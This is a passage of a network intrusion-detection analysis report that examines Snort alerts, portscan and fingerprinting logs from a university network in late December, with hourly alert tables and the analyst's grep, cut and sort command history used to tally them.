
Correlating data from the Out Of Spec logs:

```
12/25-21:50:46.405655 24.0.28.234:22 -> MY.NET.1.2:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x7863007   Ack: 0x6D563A98   Win: 0x404
00 00 00 00 00 00                      ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
+=+
12/25-21:50:46.415952 24.0.28.234:22 -> MY.NET.1.3:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x7863007   Ack: 0x6D563A98   Win: 0x404
00 00 00 00 00 00                      ......
```

Alert Frequency 12/26

Avg	4651
Min	1571
Max	8688
Total	111625



In this graph there are 3 spikes and 1 depression that stand out

- at 0600 hours total alerts were around 8700, out of which 4514 were again from the Watchlist (Kaaza traffic), that traffic seems to have continued over night from 12/25, 2636 Scan Proxy alerts from 65.165.14.43, 416 Portscan alerts.
- At 0900 hours total alerts were 7700, out of which 5242 alerts were from the Watchlist again (kaaza traffic), 525 BSDtype pings, 429 ICMP Fragment Reassembly time expired.
- At 1100 hours the number of alerts suddenly dropped to 1600 from 7000. One thing evident from the logs is that there are no Watchlist i.e. Kaaza data transfers going on.
- From 1300 hours to 1700 the number jumps to 6700 from 1500, there are around 2500 Queso fingerprint scan alerts from 206.65.191.129, 1468 portscan alerts, 783 CS WEBSERVER traffic alert, 534 traceroute alerts, 405 MISC source port 53 to <1024 alerts etc.

CS_Webserver		BSDType Ping		Watchlist		Scan Proxy		Queso	
135	12/26-00	64	12/26-02	3801	12/26-00	16	12/26-03	1	12/26-00
155	12/26-01	16	12/26-03	2954	12/26-01	2636	12/26-06	385	12/26-02
73	12/26-02	52	12/26-04	1769	12/26-02	2034	12/26-07	2	12/26-03
151	12/26-03	9	12/26-05	3573	12/26-03	2	12/26-08	2	12/26-05
140	12/26-04	179	12/26-06	3320	12/26-04	50	12/26-09	1	12/26-06
79	12/26-05	67	12/26-07	2573	12/26-05	2	12/26-10	2	12/26-09
181	12/26-06	169	12/26-08	4514	12/26-06	2	12/26-11	2	12/26-14
113	12/26-07	525	12/26-09	3442	12/26-07	3	12/26-12	3	12/26-15
87	12/26-08	992	12/26-10	2808	12/26-08	8	12/26-13	1979	12/26-16

CS_Webserver		BSDType Ping		Watchlist		Scan Proxy		Queso	
135	12/26-00	64	12/26-02	3801	12/26-00	16	12/26-03	1	12/26-00
155	12/26-01	16	12/26-03	2954	12/26-01	2636	12/26-06	385	12/26-02
73	12/26-02	52	12/26-04	1769	12/26-02	2034	12/26-07	2	12/26-03
151	12/26-03	9	12/26-05	3573	12/26-03	2	12/26-08	2	12/26-05
140	12/26-04	179	12/26-06	3320	12/26-04	50	12/26-09	1	12/26-06
79	12/26-05	67	12/26-07	2573	12/26-05	2	12/26-10	2	12/26-09
181	12/26-06	169	12/26-08	4514	12/26-06	2	12/26-11	2	12/26-14
113	12/26-07	525	12/26-09	3442	12/26-07	3	12/26-12	3	12/26-15
87	12/26-08	992	12/26-10	2808	12/26-08	8	12/26-13	1979	12/26-16
217	12/26-09	508	12/26-11	5242	12/26-09	21	12/26-14	2543	12/26-17
188	12/26-10	106	12/26-14	3766	12/26-10	11	12/26-15	3	12/26-18
138	12/26-11	189	12/26-15	3	12/26-11	24	12/26-16	4	12/26-19
358	12/26-12	113	12/26-16	32	12/26-12	48	12/26-17	4	12/26-20
86	12/26-13	199	12/26-17	55	12/26-16	19	12/26-18	4	12/26-21
394	12/26-14	121	12/26-18	4	12/26-20	21	12/26-19	2	12/26-22
456	12/26-15	84	12/26-19	7	12/26-21	18	12/26-20	1	12/26-23
308	12/26-16	97	12/26-20	66	12/26-22	21	12/26-21		
783	12/26-17	269	12/26-21	29	12/26-23	21	12/26-22		
314	12/26-18	50	12/26-22			4	12/26-23		
252	12/26-19	198	12/26-23						
301	12/26-20								
368	12/26-21								
358	12/26-22								
318	12/26-23								

Portscan alert		ICMP Fragmentation	
411	12/26-00		
932	12/26-01	1	12/26-00
611	12/26-02	38	12/26-01
326	12/26-03	429	12/26-09
770	12/26-04	185	12/26-10
416	12/26-05	18	12/26-15
443	12/26-06	12	12/26-17
701	12/26-07	80	12/26-19
381	12/26-08	3	12/26-20
276	12/26-09	4	12/26-22
710	12/26-10		
466	12/26-11		
317	12/26-12		

Correlating data from the Scan data from 12/26 for Scan Proxy Alerts at 0600 hours. Apparently the scanning host was also scanning for FTP and systems.

```
Dec 26 06:47:21 65.165.14.43:4725 -> MY.NET.1.1:1080 SYN ******S*
Dec 26 06:47:21 65.165.14.43:4726 -> MY.NET.1.2:21 SYN ******S*
Dec 26 06:47:22 65.165.14.43:4731 -> MY.NET.1.3:1080 SYN ******S*
Dec 26 06:47:22 65.165.14.43:4735 -> MY.NET.1.5:21 SYN ******S*
Dec 26 06:47:22 65.165.14.43:4746 -> MY.NET.1.8:1080 SYN ******S*
Dec 26 06:47:22 65.165.14.43:4750 -> MY.NET.1.10:21 SYN ******S*
```

Correlating data from portscan logs.

```
12/26-07:01:47.002837  [**] spp_portscan: portscan status from 65.165.14.43: 78
connections across 46 hosts: TCP(78), UDP(0) [**]
12/26-07:01:48.568626  [**] spp_portscan: portscan status from 65.165.14.43: 103
connections across 56 hosts: TCP(103), UDP(0) [**]
12/26-07:01:50.473899  [**] spp_portscan: portscan status from 65.165.14.43: 127
connections across 57 hosts: TCP(127), UDP(0) [**]
12/26-07:01:52.296910  [**] spp_portscan: portscan status from 65.165.14.43: 135
connections across 55 hosts: TCP(135), UDP(0) [**]
12/26-07:01:54.074841  [**] spp_portscan: portscan status from 65.165.14.43: 152
connections across 67 hosts: TCP(152), UDP(0) [**]
12/26-07:01:55.757834  [**] spp_portscan: portscan status from 65.165.14.43: 108
connections across 57 hosts: TCP(108), UDP(0) [**]
12/26-07:01:57.613318  [**] spp_portscan: portscan status from 65.165.14.43: 75
connections across 45 hosts: TCP(75), UDP(0) [**]
```

There are a lot of ICMP Fragment Reassembly Time Exceeded from MY.NET.87.50 to 62.238.37.227 indicating a lot of incomplete fragmented packets being sent form 62.238.37.227 to the hosts system. Fragmented packets especially incomplete fragmented packets have been known to be very notorious and potentially malicious in nature and warrants more investigation. Here is some correlating data from the scan logs:

```
Dec 26 09:47:02 MY.NET.87.50:888 -> 62.238.37.227:27005 UDP
Dec 26 09:47:06 MY.NET.87.50:888 -> 62.238.37.227:27005 UDP
Dec 26 09:47:10 MY.NET.87.50:888 -> 62.238.37.227:27005 UDP
Dec 26 09:47:14 MY.NET.87.50:888 -> 62.238.37.227:27005 UDP
```

27005/udp has been commonly associated with Half Life and here again we see port 888 which is one of the Top UDP port talkers on the University network. More data needs to be made available to ascertain what exactly is going on.

Queso fingerprint data have been commonly been misconstrued by intrusion detection systems. Latest versions of Linux have been shipping with ECN enabled which exactly match the Queso fingerprint signature leading to a lot of different false alarms. From the alerts there was a scan conducted using a tool similar to Queso on MY.NET.98.177 from 206.65.191.129. Detailed analysis has already been conducted on this above and the conclusion was that this scan is not malicious in nature and was actually requested by MY.NET.98.177.

Correlating data from the alerts file:


12/26-16:46:43.775007 [**] Queso fingerprint [**] 206.65.191.129:32965 -> MY.NET.98.177:2015
12/26-16:46:43.775233 [**] Queso fingerprint [**] 206.65.191.129:32966 -> MY.NET.98.177:650
12/26-16:46:43.775305 [**] Queso fingerprint [**] 206.65.191.129:32967 -> MY.NET.98.177:678
12/26-16:46:43.775384 [**] Queso fingerprint [**] 206.65.191.129:32968 -> MY.NET.98.177:105
12/26-16:46:44.157570 [**] Queso fingerprint [**] 206.65.191.129:32996 -> MY.NET.98.177:233
12/26-16:46:44.157646 [**] Queso fingerprint [**] 206.65.191.129:32997 -> MY.NET.98.177:414

Correlating data from the scan data file:

Dec 26 16:38:30 206.65.191.129:55083 -> MY.NET.98.177:903 SYN 12****S* RESERVEDBITS
Dec 26 16:38:30 206.65.191.129:55084 -> MY.NET.98.177:5520 SYN 12****S* RESERVEDBITS
Dec 26 16:38:30 206.65.191.129:55085 -> MY.NET.98.177:746 SYN 12****S* RESERVEDBITS
Dec 26 16:38:30 206.65.191.129:55086 -> MY.NET.98.177:225 SYN 12****S* RESERVEDBITS

Alert Frequency 12/27

Avg	4565
Min	2861
Max	10148
Total	109553



In this graph there is one very unique spike that requires investigation:

- At 2300 hours the total number of alerts jumped to 10,000, with 4,691 of these alerts were triggered from the MISC Large UDP packet from 61.150.5.19:3994 to MY.NET.111.145:3739, 2543 alerts were triggered from portscans, 729 alerts to CSS_Webserver web/ftp traffic and 511 to MISC traceroutes.

Large UDP packet		Traceroute Attempts		CS Webserver		Portscan	
4	12/27-01	532	12/27-00	331	12/27-00	1567	12/27-00
1	12/27-05	522	12/27-01	291	12/27-01	1963	12/27-01
1	12/27-07	586	12/27-02	604	12/27-02	1806	12/27-02
1	12/27-09	611	12/27-03	380	12/27-03	1584	12/27-03
2	12/27-10	751	12/27-04	461	12/27-04	1373	12/27-04
1	12/27-11	747	12/27-05	527	12/27-05	1261	12/27-05
158	12/27-14	531	12/27-06	332	12/27-06	1471	12/27-06
1	12/27-15	548	12/27-07	447	12/27-07	1436	12/27-07
2	12/27-16	489	12/27-08	574	12/27-08	802	12/27-08
1	12/27-17	527	12/27-09	495	12/27-09	897	12/27-09
1	12/27-19	582	12/27-10	493	12/27-10	1263	12/27-10
1	12/27-21	557	12/27-11	474	12/27-11	1555	12/27-11
4691	12/27-23	517	12/27-12	492	12/27-12	1345	12/27-12
		531	12/27-13	397	12/27-13	1186	12/27-13
		536	12/27-14	483	12/27-14	1690	12/27-14
		569	12/27-15	533	12/27-15	1819	12/27-15
		563	12/27-16	548	12/27-16	1781	12/27-16
		539	12/27-17	406	12/27-17	1477	12/27-17
		592	12/27-18	406	12/27-18	1906	12/27-18
		586	12/27-19	455	12/27-19	1896	12/27-19
		530	12/27-20	496	12/27-20	2125	12/27-20
		582	12/27-21	533	12/27-21	2072	12/27-21
		590	12/27-22	673	12/27-22	2657	12/27-22
		511	12/27-23	729	12/27-23	2543	12/27-23

The UDP traffic analysis for this instance has been done in the MISC Large UDP Packet section. The recommendation was to quarantine the box and determine the exact nature of the traffic. The IP/port tuple 61.150.5.19:3994 -> MY.NET.111.145:3739 does not seem to register for any known ports. 3739 has been known to have associated with RPC application rquotad. (Source: http://www.klaus.camelot.de/dip/node34.html)

Analysis Method:

The primary tools used to perform Analysis on this huge set of data are as follows:

On Linux Platform:

- Snortsnarf
- Vi
- TCSH
- Cut
- Awk
- Sort
- Uniq
- Grep
- Cat
- Less
- Wc
- Nslookup
- Dig
- Whois
- Host

On Windows Platform
- Excel
- Notepad
- Microsoft word

The process followed was, initially all the alerts were concatenated into one file and were processed by Snortsnarf Analysis Engine which gave me enough data for analysis based on Frequency and Associating various IP with various other alerts that they triggered.

Grep, Sort and Vi were constantly being used to manipulate and extract the alarms for analysis and correlating them with the Scan Data and Out of Spec Files. There were various iterations of these used.

Dig, whois, nslookup were used to lookup hosts and do some analysis based on their hostname, and who they belonged to.

Data for graphing functions like Excel was again extracted from the logs using the power of the Unix shell.

Sample command to get the output of the number of alerts that were triggered per hour

Cut –f1 –d ':' filename-with-alerts | sort | uniq –c

The output would come out as follows

```
   49      12/23-00
  309      12/23-01
  493      12/23-02
```

```
  750     12/23-03
 1422     12/23-04
  623     12/23-05
  377     12/23-06
  143     12/23-07
   21     12/23-08
  270     12/23-09
 1207     12/23-10
 1055     12/23-11
   39     12/23-12
  845     12/23-13
 1195     12/23-14
  521     12/23-15
  636     12/23-16
  926     12/23-17
  579     12/23-18
   45     12/23-19
  822     12/23-20
 1098     12/23-21
  781     12/23-22
  902     12/23-23
```

Now to zero in on a particular time lets say around 12/23-10 hours we run another command to parse through the file and sort all the alerts that appeared in that hour with their frequency.

```
    [nvakhari@ipgoonda Analysis]$ grep "\-10:" alert.01122.ana.dsorted.txt | cut -f2 -
d ']' | cut -f1 -d ':' | sort | uniq -c
   262  CS WEBSERVER - external web traffic [**
     1  DNS zone transfer [**
    11  High port 65535 tcp - possible Red Worm - traffic [**
    69  ICMP Destination Unreachable (Communication Administratively
Prohibited) [**
    46  ICMP Destination Unreachable (Host Unreachable) [**
    14  ICMP Destination Unreachable (Protocol Unreachable) [**
     1  ICMP Echo Request CyberKit 2.2 Windows [**
    21  ICMP Echo Request Nmap or HPING2 [**
     2  ICMP Echo Request Windows [**
    55  ICMP Fragment Reassembly Time Exceeded [**
    40  ICMP Source Quench [**
     6  ICMP traceroute  [**
     4  INFO FTP anonymous FTP [**
     1  INFO Inbound GNUTella Connect accept [**
     8  INFO MSN IM Chat data [**
     1  INFO Outbound GNUTella Connect accept [**
     1  INFO Possible IRC Access [**
```

```
   3  MISC Large UDP Packet [**
 353  MISC source port 53 to <1024 [**
 491  MISC traceroute [**
   3  Null scan! [**
   4  Queso fingerprint [**
   9  SMB Name Wildcard [**
 293  SMTP relaying denied [**
1207  spp_portscan
   1  TELNET login incorrect [**
  51  Watchlist 000220 IL-ISDNNET-990517 [**
   1  WEB-FRONTPAGE _vti_rpc access [**
   1  WEB-IIS _vti_inf access [**
   6  WEB-MISC 403 Forbidden [**
   3  WEB-MISC count.cgi access [**
  87  WEB-MISC prefix-get // [**
```

There were various permutations of these, then there would be instances to zero in on IP addresses and find correlating data from the Out Of Spec file and Scan data file

Following is a brief snapshot of the history of commands that were typed.

```
  162  23:21   grep "\-05:" alert.011224.ana.dsorted.txt | cut -f2 -d ']' | grep -v
spp_portscan | sort | uniq -c
  163  23:21   grep "\-05:" alert.011224.ana.dsorted.txt | cut -f2 -d ']' | grep spp_portscan |
wc -l
  164  23:22   grep "\-05:" alert.011224.ana.dsorted.txt | cut -f2 -d ']' | wc –l
                THIS COMMAND INDICATES HOW MANY ALERTS WERE
DETECTED AT 0500 HOURS

  165  23:25   grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c

        THE ABOVE COMMAND GIVES A LISTING OF FREQUENCY OF THE
NUMBER OF PORTSCAN ALERTS PER HOUR ON 12/24. OUTPUT IS AS
FOLLOWS:
           28 12/24-00
           1164 12/24-05
            499 12/24-06
            743 12/24-07
            248 12/24-08
            818 12/24-09
            261 12/24-10
            542 12/24-11
            273 12/24-12
            695 12/24-13
            530 12/24-14
            515 12/24-15
```

925 12/24-16
388 12/24-17
322 12/24-18
500 12/24-19
362 12/24-20
250 12/24-21
525 12/24-22
439 12/24-23

166 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c >
167 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c
168 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c
169 23:25 grep 'portscan' alert.011224.ana.dsorted.txt
170 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c
171 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/portscans
172 23:25 mkdir 1224
173 23:25 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/portscans
174 23:26 grep "\-05:" alert.011224.ana.dsorted.txt | cut -f2 -d ']' | wc -l
175 23:26 grep "\-05:" alert.011224.ana.dsorted.txt | cut -f2 -d ']' | grep -v spp_portscan | sort | uniq –c

THIS COMMAND GIVES YOU A COUNT OF ALL NON PORTSCAN ALERTS SORTTED AT 0500 HOURS ON 1224

176 23:26 grep 'scan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/portscans
177 23:26 grep 'portscan' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/portscans
178 23:26 grep 'MISC traceroute' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq –c

THIS COMMAND GIVES A BREAKDOWN OF FREQUENCY OF MISC traceroute ALERTS PER HOUR ON 12/24

179 23:26 grep 'MISC traceroute' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/traceroute
180 23:27 grep 'INFO MSN IM Chat data' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/MSC_Chat
181 23:27 grep 'CS WEBSERVER' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/MSC_Chat
182 23:27 grep 'INFO MSN IM Chat data' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/MSC_Chat
183 23:27 grep 'INFO MSN IM Chat data' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/Webserver
184 23:27 grep 'SMTP relaying denied' alert.011224.ana.dsorted.txt | cut -f1 -d':' | uniq -c > ! 1224/SMTPRelay
185 23:27 ls
186 23:27 cd 1224

```
  187  23:27   ls
  188  23:27   foreach i ( * )
  189  0:48    ls
  190  0:48    cd ..
  191  0:48    ls
  192  0:48    ls -F All*
  193  0:48    cd ..
  194  0:48    ls
  195  0:48    cd Analysis/
  196  0:48    ls
  197  0:48    ls -F
  198  0:48    ls -l Alldata.sorted.tar.gz.txt
  199  0:48    ls -l Alldata.sorted..txt
  200  0:49    du -sk Alldata.sorted..txt
  201  0:49    grep 204.152.184.75 Alldata.sorted..txt
  202  0:49    grep 204.152.184.75 Alldata.sorted..txt | grep -v portscan
  203  0:49    grep 204.152.184.75 Alldata.sorted..txt | grep -v spp_portscan
  204  0:50    grep -w 204.152.184.75 Alldata.sorted..txt | grep -v spp_portscan
  205  0:50    grep -w 204.152.184.75 Alldata.sorted..txt | grep -v spp_portscan | less
  206  1:35    grep spp_porscan Alldata.sorted..txt | less
```

THE ABOVE COMMANDS WERE USEFUL WHILE DOING VISUAL CORRELATION ANALYSIS ON PARTICUAL IP ADDRESSES.

```
  207  1:35    ls
  208  1:35    grep spp_porscan alert.01122*dsorted*
  209  1:35    grep spp_porscan alert.01122*dsorted* | less
  210  1:36    grep spp_portscan alert.01122*dsorted* | less
  211  2:04    grep "\-04:" alert.01122.ana.dsorted.txt | cut -f2 -d ']' | grep spp_portscan |
less
  212  2:04    grep "\-04:" alert.01122.ana.dsorted.txt | grep spp_portscan | less
  213  2:09    grep "\-04:" alert.01122.ana.dsorted.txt | grep spp_portscan | grep
MY.NET.87.50 | wc -l
  214  2:09    grep "\-04:" alert.01122.ana.dsorted.txt | grep spp_portscan | wc -l
  215  2:10    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep MY.NET.87.50 | wc
-l
  216  2:10    grep "spp_portscan" alert.01122.ana.dsorted.txt | wc -l
  217  2:17    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v Y.NET.87.50 | less
  218  2:18    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':'
  219  2:18    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c
  220  2:19    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c | grep -v PORTSCAN
  221  2:19    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c | grep -v PORTSCAN
```

```
  222  2:19    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c | grep -v PORTSCAN | less
  223  2:19    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c | | less
  224  2:19    grep "spp_portscan" alert.01122.ana.dsorted.txt | grep -v MY.NET.87.50 |
cut -f4 -d ':' | sort | uniq -c | less
  225  2:22    grep "\-16:" alert.01122.ana.dsorted.txt | grep UDP | less
  226  2:22    grep "\-16:" alert.01122.ana.dsorted.txt | grep 'MISC Large UDP' | less
  227  2:22    grep "\-15:" alert.01122.ana.dsorted.txt | grep 'MISC Large UDP' | less
  228  2:22    grep "\-17:" alert.01122.ana.dsorted.txt | grep 'MISC Large UDP' | less
  229  2:24    grep "\-06:" alert.01122.ana.dsorted.txt | grep 'RPC' | less
  230  2:25    grep 208.7.170.44 alert.01122.ana.dsorted.txt | grep spp_portscan
  231  2:27    more oos_Dec.23.2001.ana.txt | less
  232  2:30    grep "Watchlist" alert.01122.ana.dsorted.txt | less
  233  2:33    grep "\-05:" alert.011224.ana.dsorted.txt | grep portscan | less
  234  2:34    grep "\-05:" alert.011224.ana.dsorted.txt | grep portscan | cut -f3 -d ':' | less
  235  2:34    grep "\-05:" alert.011224.ana.dsorted.txt | grep portscan | cut -f4 -d ':' | less
  236  2:34    grep "\-05:" alert.011224.ana.dsorted.txt | grep portscan | cut -f4 -d ':' | sort |
uniq -c
  237  2:35    grep portscan alert.011224.ana.dsorted.txt | cut -f4 -d ':' | sort | uniq -c
  238  2:38    grep Chat alert.011224.ana.dsorted.txt | less
  239  2:39    grep Chat alert.011224.ana.dsorted.txt | wc -l
  240  2:39    grep Chat alert.011224.ana.dsorted.txt | less
  241  2:39    grep Chat alert.011224.ana.dsorted.txt | cut -f3 -d ']'
  242  2:39    grep Chat alert.011224.ana.dsorted.txt | cut -f3 -d ']' | cut -f1 -d '-'
  243  2:39    grep Chat alert.011224.ana.dsorted.txt | cut -f3 -d ']' | cut -f1 -d ':'
  244  2:40    grep Chat alert.011224.ana.dsorted.txt | cut -f3 -d ']' | cut -f1 -d ':' | sort |
uniq -c
  245  2:43    grep SMTP alert.011224.ana.dsorted.txt | less
  246  2:48    grep "\-21:" alert.011225.ana.dsorted.txt | less
  247  2:55    grep "\-21:" alert.011225.ana.dsorted.txt | less
  248  2:55    grep "\-21:" alert.011225.ana.dsorted.txt | grep Watchlist 000220 IL-
ISDNNET-990517 | less
  249  2:55    grep "\-21:" alert.011225.ana.dsorted.txt | grep 'Watchlist 000220 IL-
ISDNNET-990517' | less
  250  2:57    grep 'Watchlist 000220 IL-ISDNNET-990517' alert.011225.ana.dsorted.txt |
less
  251  2:59    grep 'SYNFIN' alert.011225.ana.dsorted.txt | less
  252  2:59    grep 'SYN-FIN' alert.011225.ana.dsorted.txt | less
```

Similar methodology was adopted to find the Top Src Talkers, Top Dst Talkers, Most active TCP/UDP ports on the network from the Scan Data Alert files.

The output of some of these analysis was ported to Excel to create Excel graphs for example the Link Graph to study trends in the network etc.